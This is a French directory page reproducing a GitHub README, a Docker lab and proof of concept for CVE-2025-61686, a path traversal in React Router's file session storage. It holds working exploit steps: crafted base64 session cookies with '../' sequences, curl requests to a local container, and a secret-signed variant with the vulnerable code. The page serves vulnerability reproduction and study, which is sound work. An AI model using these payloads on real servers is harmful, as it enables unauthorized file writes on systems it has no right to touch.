
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-61686_docker — Dockerfile et poc pour la reproduction de CVE-2025-61686 | Kitploit

Outils/GitHubGitHub/flowerwitch/cve-2025-61686_docker
Génération de PayloadsAnalyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionApprentissage et Éducation
GitHubflowerwitch/cve-2025-61686_docker

CVE-2025-61686_docker

Dockerfile et poc pour la reproduction de CVE-2025-61686

Voir le dépôt
16il y a 10 moisPas encore vérifié
Partager

CVE-2025-61686_docker

Démarrage

  1. construction
docker-compose up --build
  1. démarrage
docker-compose up

Procédure de reproduction

  1. Construire une session conforme aux conditions de traversée
└─$ echo -en '"AAAA../../../tmp/flower"'|base64 -w0 | tr '+/' '-_' | tr -d '='
IkFBQUEuLi8uLi8uLi90bXAvZmxvd2VyIg 
  1. Placer la session construite dans le Cookie et envoyer la requête
└─$ curl -H 'Cookie: session=IkFBQUEuLi8uLi8uLi90bXAvZmxvd2VyIg' 'http://localhost:3001/'
  1. Vérification
root@de14139fdebf:/app# ls /tmp
flower

Cause de la vulnérabilité

En comparant les versions vulnérables 7.9.3 et 7.9.4, on peut constater que la cause principale est un problème dans le traitement de la session au niveau de la fonction getFile() du fichier react-router/packages/react-router-node/sessions/fileStorage.ts.

export function getFile(dir: string, id: string): string {
  // Divide the session id up into a directory (first 2 bytes) and filename
  // (remaining 6 bytes) to reduce the chance of having very large directories,
  // which should speed up file access. This is a maximum of 2^16 directories,
  // each with 2^48 files.
  return path.join(dir, id.slice(0, 4), id.slice(4));
}

Ici, les 4 premiers caractères de la session sont utilisés comme nom de dossier, et les caractères suivants comme nom de fichier. Ainsi, un attaquant peut facilement réaliser une traversée de chemin en utilisant la méthode suivante, ce qui explique pourquoi l'avis de vulnérabilité indique que lorsque la session n'utilise pas de secret, il est aisé d'effectuer une traversée de répertoire. Bien sûr, si l'attaquant parvient à obtenir le secret utilisé pour chiffrer la session, il peut également construire la charge utile de traversée correspondante.

>>> import os
>>> os.path.join("./sessions", "aaaa","../../tmp/flowerwitch")
'./sessions/aaaa/../../tmp/flowerwitch'

Exploitation avec secret connu



Si l'on a obtenu le secret, on peut se référer à la fonction sign() pour signer le poc avec le secret.

export const sign = async (value: string, secret: string): Promise<string> => {
  let data = encoder.encode(value);
  let key = await createKey(secret, ["sign"]);
  let signature = await crypto.subtle.sign("HMAC", key, data);
  let hash = btoa(String.fromCharCode(...new Uint8Array(signature))).replace(
    /=+$/,
    "",
  );

  return value + "." + hash;
};
image

Envoyer la requête avec la session générée

└─$ curl -H 'Cookie: session=IkFBQUEuLi8uLi8uLi8uLi90bXAvZmxvd2Vyd2l0Y2gi.L2ffutps16%2B3ENWvuWy4ZCouT%2BPSVeqmQOeaW%2FjziXg' 'http://localhost:3001/'

Confirmer le déclenchement de la vulnérabilité

root@eb8750bd4a56:/tmp# ls
flowerwitch

Script de génération de signature use_secret_create_payload.js

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    513
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    471
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    345
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    311
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    303
  • 6

    opencti

    opencti-platform/opencti

    Plateforme ouverte de renseignement sur les cybermenaces

    303

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





